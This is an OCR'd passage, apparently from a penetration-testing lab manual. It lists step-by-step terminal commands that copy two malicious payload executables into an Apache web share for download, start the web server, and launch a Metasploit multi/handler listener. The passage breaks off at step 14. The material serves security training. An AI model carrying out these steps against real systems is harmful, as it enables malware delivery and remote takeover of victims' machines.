
9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Payload.exe /var/www/html/share/** in the terminal window and press **Enter**.




10. Copy the second payload into the shared folder by typing **cp /home/attacker/Desktop/wmi.exe /var/www/html/share/** in the terminal window and press **Enter**.



11. Start the Apache server by typing **service apache2 start** and press **Enter**.




12. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



13. In Metasploit, type **use exploit/multi/handler** and press **Enter**.


14. Now, type 